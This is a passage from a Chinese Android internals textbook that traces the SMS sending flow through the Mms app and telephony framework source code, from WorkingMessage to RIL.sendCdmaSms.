


图 8-1　发送短信的流程

接着本章前面介绍的流程。在调用函数 sendMessage()发送当前新建的短信之前，需要对当前短信的类型进行判断，如果是彩信则调用 sendMmsWork()进行处理。如果是普通短信，则调用 preSendSmsWorker()进行处理。在接下来的内容中，将首先讲解在 Android 系统中发送普通短信的基本流程。

首先在文件 packages/apps/Mms/src/com/android/mms/data/WorkingMessage.java 中，通过函数 preSendSmsWorker()来发送信息，具体实现代码如下所示。

```
private void preSendSmsWorker(Conversation conv, String msgText, String recipientsInUI)  {
    //发送一个广播，说明当前的内容是用户想要的内容
    UserHappinessSignals.userAcceptedImeText(mActivity);
    //ComposeMessageActivity. onPreMessageSent-> resetMessage 用于重置一些信息，例如清空输入内容框、
一些监听等
    mStatusListener.onPreMessageSent();

    long origThreadId = conv.getThreadId();

    //如果当前会话 ID≤0，新建会话 ID
    long threadId = conv.ensureThreadId();

    String semiSepRecipients = conv.getRecipients().serialize();

    // recipientsInUI can be empty when the user types in a number and hits send
    if (LogTag.SEVERE_WARNING && ((origThreadId != 0 && origThreadId != threadId) ||
            (!semiSepRecipients.equals(recipientsInUI) && !TextUtils.isEmpty(recipientsInUI)))) {
        String msg = origThreadId != 0 && origThreadId != threadId ?
                "WorkingMessage.preSendSmsWorker threadId changed or " +
                "recipients changed. origThreadId: " +
                origThreadId + " new threadId: " + threadId +
                " also mConversation.getThreadId(): " +
                mConversation.getThreadId()
            :
                "Recipients in window: \"" +
                recipientsInUI + "\" differ from recipients from conv: \"" +
                semiSepRecipients + "\"";

        LogTag.warnPossibleRecipientMismatch(msg, mActivity);
    }

    // just do a regular send. We're already on a non-ui thread so no need to fire
    //发送信息
    sendSmsWorker(msgText, semiSepRecipients, threadId);

    //可能此对话被存在了草稿中，所以在发送后需要删除
    deleteDraftSmsMessage(threadId);
}
```

在上述代码中，调用函数 sendSmsWorker()来发送信息，具体实现代码如下所示。

```
private void sendSmsWorker(String msgText, String semiSepRecipients, long threadId) {
    String[ ] dests = TextUtils.split(semiSepRecipients, ";");//通过分号，分开收件人
    if (LogTag.VERBOSE || Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        Log.d(LogTag.TRANSACTION, "sendSmsWorker sending message: recipients=" +
                semiSepRecipients + ", threadId=" + threadId);
```

```
        }
        MessageSender sender = new SmsMessageSender(mActivity, dests, msgText, threadId);
        try {
            sender.sendMessage(threadId); //根据 ThreadID 发送短信

            //删除旧的消息，检查限制
            Recycler.getSmsRecycler().deleteOldMessagesByThreadId(mActivity, threadId);
        } catch (Exception e) {
            Log.e(TAG, "Failed to send SMS message, threadId=" + threadId, e);
        }

        mStatusListener.onMessageSent();//回调接口，在发送信息时调用此函数
        MmsWidgetProvider.notifyDatasetChanged(mActivity);
}
```

在上述代码中，调用了文件 packages/apps/Mms/src/com/android/mms/transaction/SmsMessageSender.java 中的函数 sendMessage()发送短信并实现广播。具体实现代码如下所示。

```
public boolean sendMessage(long token) throws MmsException {
        return queueMessage(token);
}
```

在上述代码中，是通过调用函数 queueMessage()实现真正的发送功能的，具体实现代码如下所示。

```
private boolean queueMessage(long token) throws MmsException {
        if ((mMessageText == null) || (mNumberOfDests == 0)) {
            // Don't try to send an empty message
            throw new MmsException("Null message body or dest.");
        }
//得到发送报告设置状态
        SharedPreferences prefs = PreferenceManager.getDefaultSharedPreferences(mContext);
        boolean requestDeliveryReport = prefs.getBoolean(
                MessagingPreferenceActivity.SMS_DELIVERY_REPORT_MODE,
                DEFAULT_DELIVERY_REPORT_MODE);
//queueMessage 把消息按照收件人拆开成多条消息，并且都加入发送队列
        for (int i = 0; i < mNumberOfDests; i++) {
            try {
                if (LogTag.DEBUG_SEND) {
                    Log.v(TAG, "queueMessage mDests[i]: " + mDests[i] + " mThreadId: " + mThreadId);
                }
                Sms.addMessageToUri(mContext.getContentResolver(),
                        Uri.parse("content://sms/queued"), mDests[i],
                        mMessageText, null, mTimestamp,
                        true /* read */,
                        requestDeliveryReport,
                        mThreadId);
            } catch (SQLiteException e) {
                if (LogTag.DEBUG_SEND) {
                    Log.e(TAG, "queueMessage SQLiteException", e);
                }
                SqliteWrapper.checkSQLiteException(mContext, e);
            }
        }
         //发送广播给 SmsReceiver
```

```
        mContext.sendBroadcast(new Intent(SmsReceiverService.ACTION_SEND_MESSAGE,
                null,
                mContext,
                SmsReceiver.class));
        return false;
}
```

在上述代码中，如下代码行的功能是发送广播给 SmsReceiver。

```
mContext.sendBroadcast(new Intent(SmsReceiverService.ACTION_SEND_MESSAGE,
        null,
        mContext,
        SmsReceiver.class));
```

上述广播功能是通过文件 packages/apps/Mms/src/com/android/mms/transaction/SmsReceiver.java 实现的，主要实现代码如下所示。

```
public class SmsReceiver extends BroadcastReceiver {
    static final Object mStartingServiceSync = new Object();
    static PowerManager.WakeLock mStartingService;
    private static SmsReceiver sInstance;
    public static SmsReceiver getInstance() {
        if (sInstance == null) {
            sInstance = new SmsReceiver();
        }
        return sInstance;
    }
    @Override
    public void onReceive(Context context, Intent intent) {
        onReceiveWithPrivilege(context, intent, false);
    }
    protected void onReceiveWithPrivilege(Context context, Intent intent, boolean privileged) {
        if (!privileged && intent.getAction().equals(Intents.SMS_RECEIVED_ACTION)) {
            return;
        }
        intent.setClass(context, SmsReceiverService.class);
        intent.putExtra("result", getResultCode());
        beginStartingService(context, intent);
    }
    public static void beginStartingService(Context context, Intent intent) {
        synchronized (mStartingServiceSync) {
            if (mStartingService == null) {
                PowerManager pm =
                    (PowerManager)context.getSystemService(Context.POWER_SERVICE);
                mStartingService = pm.newWakeLock(PowerManager.PARTIAL_WAKE_LOCK,
                        "StartingAlertService");
                mStartingService.setReferenceCounted(false);
            }
            mStartingService.acquire();
            context.startService(intent);
        }
    }
    public static void finishStartingService(Service service, int startId) {
        synchronized (mStartingServiceSync) {
```

```
                if (mStartingService != null) {
                    if (service.stopSelfResult(startId)) {
                        mStartingService.release();
                    }
                }
            }
        }
    }
```

在上述代码中，当类 SmsReceiver 的 onReceive 收到此广播后会启动服务 SmsReceiverService，此服务在文件 packages/apps/Mms/src/com/android/mms/transaction/SmsReceiverService.java 中实现，此文件是 SMS 处理的 Service，负责短信的发送和接收功能。具体实现代码如下所示。

```
public void handleMessage(Message msg) {
    int serviceId = msg.arg1;
    Intent intent = (Intent)msg.obj;
    if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
        Log.v(TAG, "handleMessage serviceId: " + serviceId + " intent: " + intent);
    }
    if (intent != null) {
        String action = intent.getAction();

        int error = intent.getIntExtra("errorCode", 0);

        if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
            Log.v(TAG, "handleMessage action: " + action + " error: " + error);
        }

        if (MESSAGE_SENT_ACTION.equals(intent.getAction())) {
            handleSmsSent(intent, error);
        } else if (SMS_RECEIVED_ACTION.equals(action)) {
            handleSmsReceived(intent, error);
        } else if (ACTION_BOOT_COMPLETED.equals(action)) {
            handleBootCompleted();
        } else if (TelephonyIntents.ACTION_SERVICE_STATE_CHANGED.equals(action)) {
            handleServiceStateChanged(intent);
        } else if (ACTION_SEND_MESSAGE.endsWith(action)) {
            handleSendMessage();
        } else if (ACTION_SEND_INACTIVE_MESSAGE.equals(action)) {
            handleSendInactiveMessage();
        }
    }
    // NOTE: We MUST not call stopSelf() directly, since we need to
    // make sure the wake lock acquired by AlertReceiver is released
    SmsReceiver.finishStartingService(SmsReceiverService.this, serviceId);
}
```

在上述代码中，当得到发送短信的指令 ACTION_SEND_MESSAGE 后执行函数 handleSendMessage()，具体实现代码如下所示。

```
private void handleSendMessage() {
    if (!mSending) {
        sendFirstQueuedMessage();
    }
}
```

在上述代码中，调用函数 sendFirstQueuedMessage()查询队列中的信息，包括上次没有发送出去存放在发送队列中的信息，取出队列中的第一条消息后进行发送。函数 sendFirstQueuedMessage()的具体实现代码如下所示。

```
public synchronized void sendFirstQueuedMessage() {
    boolean success = true;
    // get all the queued messages from the database
    final Uri uri = Uri.parse("content://sms/queued");
    ContentResolver resolver = getContentResolver();
    Cursor c = SqliteWrapper.query(this, resolver, uri,
                    SEND_PROJECTION, null, null, "date ASC");     // date ASC so we send out in
                                                                  // same order the user tried
                                                                  // to send messages.
    if (c != null) {
        try {
            if (c.moveToFirst()) {
                String msgText = c.getString(SEND_COLUMN_BODY);
                String address = c.getString(SEND_COLUMN_ADDRESS);
                int threadId = c.getInt(SEND_COLUMN_THREAD_ID);
                int status = c.getInt(SEND_COLUMN_STATUS);

                int msgId = c.getInt(SEND_COLUMN_ID);
                Uri msgUri = ContentUris.withAppendedId(Sms.CONTENT_URI, msgId);

                SmsMessageSender sender = new SmsSingleRecipientSender(this,
                        address, msgText, threadId, status == Sms.STATUS_PENDING,
                        msgUri);

                if (LogTag.DEBUG_SEND ||
                        LogTag.VERBOSE ||
                        Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE)) {
                    Log.v(TAG, "sendFirstQueuedMessage " + msgUri +
                            ", address: " + address +
                            ", threadId: " + threadId);
                }

                try {
                    sender.sendMessage(SendingProgressTokenManager.NO_TOKEN);;
                    mSending = true;
                } catch (MmsException e) {
                    Log.e(TAG, "sendFirstQueuedMessage: failed to send message " + msgUri
                            + ", caught ", e);
                    mSending = false;
                    messageFailedToSend(msgUri, SmsManager.RESULT_ERROR_GENERIC_FAILURE);
                    success = false;
                    // Sending current message fails. Try to send more pending messages
                    // if there is any.
                    sendBroadcast(new Intent(SmsReceiverService.ACTION_SEND_MESSAGE,
                            null,
                            this,
                            SmsReceiver.class));
```

```
                }
            }
        } finally {
            c.close();
        }
    }
    if (success) {
        // We successfully sent all the messages in the queue. We don't need to
        // be notified of any service changes any longer
        unRegisterForServiceStateChanges();
    }
}
```

在上述代码中，调用了文件 packages/apps/Mms/src/com/android/mms/transaction/SmsSingleRecipientSender.java 中的函数 sendMessage()，功能是实现单个联系人的消息发送功能，具体实现代码如下所示。

```
    public boolean sendMessage(long token) throws MmsException {
        if (LogTag.DEBUG_SEND) {
            Log.v(TAG, "sendMessage token: " + token);
        }
        if (mMessageText == null) {
            // Don't try to send an empty message, and destination should be just one.
            throw new MmsException("Null message body or have multiple destinations.");
        }
        SmsManager smsManager = SmsManager.getDefault();
        ArrayList<String> messages = null;
        if ((MmsConfig.getEmailGateway() != null) &&
                (Mms.isEmailAddress(mDest) || MessageUtils.isAlias(mDest))) {
            String msgText;
            msgText = mDest + " " + mMessageText;
            mDest = MmsConfig.getEmailGateway();
            messages = smsManager.divideMessage(msgText);  //拆分长短信，每条短信最多能有 160 个字符
        } else {
            messages = smsManager.divideMessage(mMessageText);
            // remove spaces and dashes from destination number
            // (e.g. "801 555 1212" -> "8015551212")
            // (e.g. "+8211-123-4567" -> "+82111234567")
            mDest = PhoneNumberUtils.stripSeparators(mDest);
            mDest = Conversation.verifySingleRecipient(mContext, mThreadId, mDest);
        }
        int messageCount = messages.size();

        if (messageCount == 0) {
            // Don't try to send an empty message.
            throw new MmsException("SmsMessageSender.sendMessage: divideMessage returned " +
                    "empty messages. Original message is \"" + mMessageText + "\"");
        }
        //把消息移到 Outbox 中发送广播
        boolean moved = Sms.moveMessageToFolder(mContext, mUri, Sms.MESSAGE_TYPE_OUTBOX, 0);
        if (!moved) {
            throw new MmsException("SmsMessageSender.sendMessage: couldn't move message " +
                    "to outbox: " + mUri);
```

```
        }
        if (LogTag.DEBUG_SEND) {
            Log.v(TAG, "sendMessage mDest: " + mDest + " mRequestDeliveryReport: " +
                    mRequestDeliveryReport);
        }

        ArrayList<PendingIntent> deliveryIntents =  new ArrayList<PendingIntent>(messageCount);
        ArrayList<PendingIntent> sentIntents = new ArrayList<PendingIntent>(messageCount);
        for (int i = 0; i < messageCount; i++) {
            if (mRequestDeliveryReport && (i == (messageCount - 1))) {
                // TODO: Fix: It should not be necessary to
                // specify the class in this intent.  Doing that
                // unnecessarily limits customizability
                deliveryIntents.add(PendingIntent.getBroadcast(
                        mContext, 0,
                        new Intent(
                //标识短信已发送，发送广播
                MessageStatusReceiver.MESSAGE_STATUS_RECEIVED_ACTION,
                                mUri,
                                mContext,
                                MessageStatusReceiver.class),
                                0));
            } else {
                deliveryIntents.add(null);
            }
            Intent intent  = new Intent(SmsReceiverService.MESSAGE_SENT_ACTION,
                    mUri,
                    mContext,
                    SmsReceiver.class);

            int requestCode = 0;
            if (i == messageCount -1) {
                //如果是长短信的最后一部分，则执行发送下一条短信的操作
                requestCode = 1;
                intent.putExtra(SmsReceiverService.EXTRA_MESSAGE_SENT_SEND_NEXT, true);
            }
            if (LogTag.DEBUG_SEND) {
                Log.v(TAG, "sendMessage sendIntent: " + intent);
            }
            sentIntents.add(PendingIntent.getBroadcast(mContext, requestCode, intent, 0));
        }
        try {
          //短信处理完后，交由底层来发送消息
            smsManager.sendMultipartTextMessage(mDest,   mServiceCenter,   messages,   sentIntents,
deliveryIntents);
        } catch (Exception ex) {
            Log.e(TAG, "SmsMessageSender.sendMessage: caught", ex);
            throw new MmsException("SmsMessageSender.sendMessage: caught " + ex +
                    " from SmsManager.sendTextMessage()");
        }
        if (Log.isLoggable(LogTag.TRANSACTION, Log.VERBOSE) || LogTag.DEBUG_SEND) {
```

```
            log("sendMessage: address=" + mDest + ", threadId=" + mThreadId +
                    ", uri=" + mUri + ", msgs.count=" + messageCount);
        }
        return false;
    }

    private void log(String msg) {
        Log.d(LogTag.TAG, "[SmsSingleRecipientSender] " + msg);
    }
}
```

在上述代码中，调用底层函数 sendMultipartTextMessage()来发送短信，此函数在文件 frameworks/opt/telephony/src/java/android/telephony/gsm/SmsManager.java 中实现，具体实现代码如下所示。

```
public final void sendMultipartTextMessage(
        String destinationAddress, String scAddress, ArrayList<String> parts,
        ArrayList<PendingIntent> sentIntents, ArrayList<PendingIntent> deliveryIntents) {
    mSmsMgrProxy.sendMultipartTextMessage(destinationAddress, scAddress, parts,
            sentIntents, deliveryIntents);
}
```

当 sendMultipartTextMessage()调用函数 sendMultipartText()时表示发送多文本短信信息，当 sendMultipart-TextMessage()调用函数 sendText 时表示发送短的文本信息。这两个函数在文件 frameworks/opt/telephony/src/java/com/android/internal/telephony/IccSmsInterfaceManager.java 中定义，具体实现代码如下所示。

```
public void sendMultipartText(String callingPackage, String destAddr, String scAddr,
    List<String> parts, List<PendingIntent> sentIntents,
    List<PendingIntent> deliveryIntents) {
mPhone.getContext().enforceCallingPermission(
        Manifest.permission.SEND_SMS,
        "Sending SMS message");
if (Rlog.isLoggable("SMS", Log.VERBOSE)) {
    int i = 0;
    for (String part : parts) {
        log("sendMultipartText: destAddr=" + destAddr + ", srAddr=" + scAddr +
                ", part[" + (i++) + "]=" + part);
    }
}
if (mAppOps.noteOp(AppOpsManager.OP_SEND_SMS, Binder.getCallingUid(),
        callingPackage) != AppOpsManager.MODE_ALLOWED) {
    return;
}
mDispatcher.sendMultipartText(destAddr, scAddr, (ArrayList<String>) parts,
        (ArrayList<PendingIntent>) sentIntents, (ArrayList<PendingIntent>) deliveryIntents);
}
public void sendText(String callingPackage, String destAddr, String scAddr,
    String text, PendingIntent sentIntent, PendingIntent deliveryIntent) {
mPhone.getContext().enforceCallingPermission(
        Manifest.permission.SEND_SMS,
        "Sending SMS message");
if (Rlog.isLoggable("SMS", Log.VERBOSE)) {
    log("sendText: destAddr=" + destAddr + " scAddr=" + scAddr +
        " text='"+ text + "' sentIntent=" +
        sentIntent + " deliveryIntent=" + deliveryIntent);
```

```
}
if (mAppOps.noteOp(AppOpsManager.OP_SEND_SMS, Binder.getCallingUid(),
            callingPackage) != AppOpsManager.MODE_ALLOWED) {
    return;
}
mDispatcher.sendText(destAddr, scAddr, text, sentIntent, deliveryIntent);
}
```

到此为止，整个短信的基本发送流程介绍完毕。在接下来的内容中，将根据网络模式进行短信发送处理。在 Android 系统中，内置了 CDMA 和 GSM 两种模式，具体过程如图 8-2 所示。




图 8-2　CDMA 模式和 GSM 模式

CDMA 模式在文件 frameworks/opt/telephony/src/java/com/android/internal/telephony/cdma/CdmaSMS-Dispatcher.java 中实现，发送过程是通过依次调用函数 sendText()-> sendSubmitPdu()-> sendRawPdu()实现的，具体实现代码如下所示。

```
protected void sendText(String destAddr, String scAddr, String text,
            PendingIntent sentIntent, PendingIntent deliveryIntent) {
    SmsMessage.SubmitPdu pdu = SmsMessage.getSubmitPdu(
                scAddr, destAddr, text, (deliveryIntent != null), null);
    sendSubmitPdu(pdu, sentIntent, deliveryIntent, destAddr);
}
protected void sendSubmitPdu(SmsMessage.SubmitPdu pdu,
            PendingIntent sentIntent, PendingIntent deliveryIntent, String destAddr) {
    if (SystemProperties.getBoolean(TelephonyProperties.PROPERTY_INECM_MODE, false)) {
        if (sentIntent != null) {
            try {
                sentIntent.send(SmsManager.RESULT_ERROR_NO_SERVICE);
            } catch (CanceledException ex) { }
```

```
            }
            if (VDBG) {
                Rlog.d(TAG, "Block SMS in Emergency Callback mode");
            }
            return;
        }
        sendRawPdu(pdu.encodedScAddress, pdu.encodedMessage, sentIntent, deliveryIntent, destAddr);
    }
```

接下来将根据 sendSms 和 sendMessage 选项进行处理，在 sendSms 线路下，将调用文件 frameworks/opt/telephony/src/java/com/android/internal/telephony/RIL.java 的函数 sendCdmaSms 来发送数据信息，具体实现代码如下所示。

```
public void
sendCdmaSms(byte[ ] pdu, Message result) {
    int address_nbr_of_digits;
    int subaddr_nbr_of_digits;
    int bearerDataLength;
    ByteArrayInputStream bais = new ByteArrayInputStream(pdu);
    DataInputStream dis = new DataInputStream(bais);

    RILRequest rr
            = RILRequest.obtain(RIL_REQUEST_CDMA_SEND_SMS, result);

    try {
        rr.mParcel.writeInt(dis.readInt()); //teleServiceId
        rr.mParcel.writeByte((byte) dis.readInt()); //servicePresent
        rr.mParcel.writeInt(dis.readInt()); //serviceCategory
        rr.mParcel.writeInt(dis.read()); //address_digit_mode
        rr.mParcel.writeInt(dis.read()); //address_nbr_mode
        rr.mParcel.writeInt(dis.read()); //address_ton
        rr.mParcel.writeInt(dis.read()); //address_nbr_plan
        address_nbr_of_digits = (byte) dis.read();
        rr.mParcel.writeByte((byte) address_nbr_of_digits);
        for(int i=0; i < address_nbr_of_digits; i++){
            rr.mParcel.writeByte(dis.readByte()); // address_orig_bytes[i]
        }
        rr.mParcel.writeInt(dis.read()); //subaddressType
        rr.mParcel.writeByte((byte) dis.read()); //subaddr_odd
        subaddr_nbr_of_digits = (byte) dis.read();
        rr.mParcel.writeByte((byte) subaddr_nbr_of_digits);
        for(int i=0; i < subaddr_nbr_of_digits; i++){
            rr.mParcel.writeByte(dis.readByte()); //subaddr_orig_bytes[i]
        }

        bearerDataLength = dis.read();
        rr.mParcel.writeInt(bearerDataLength);
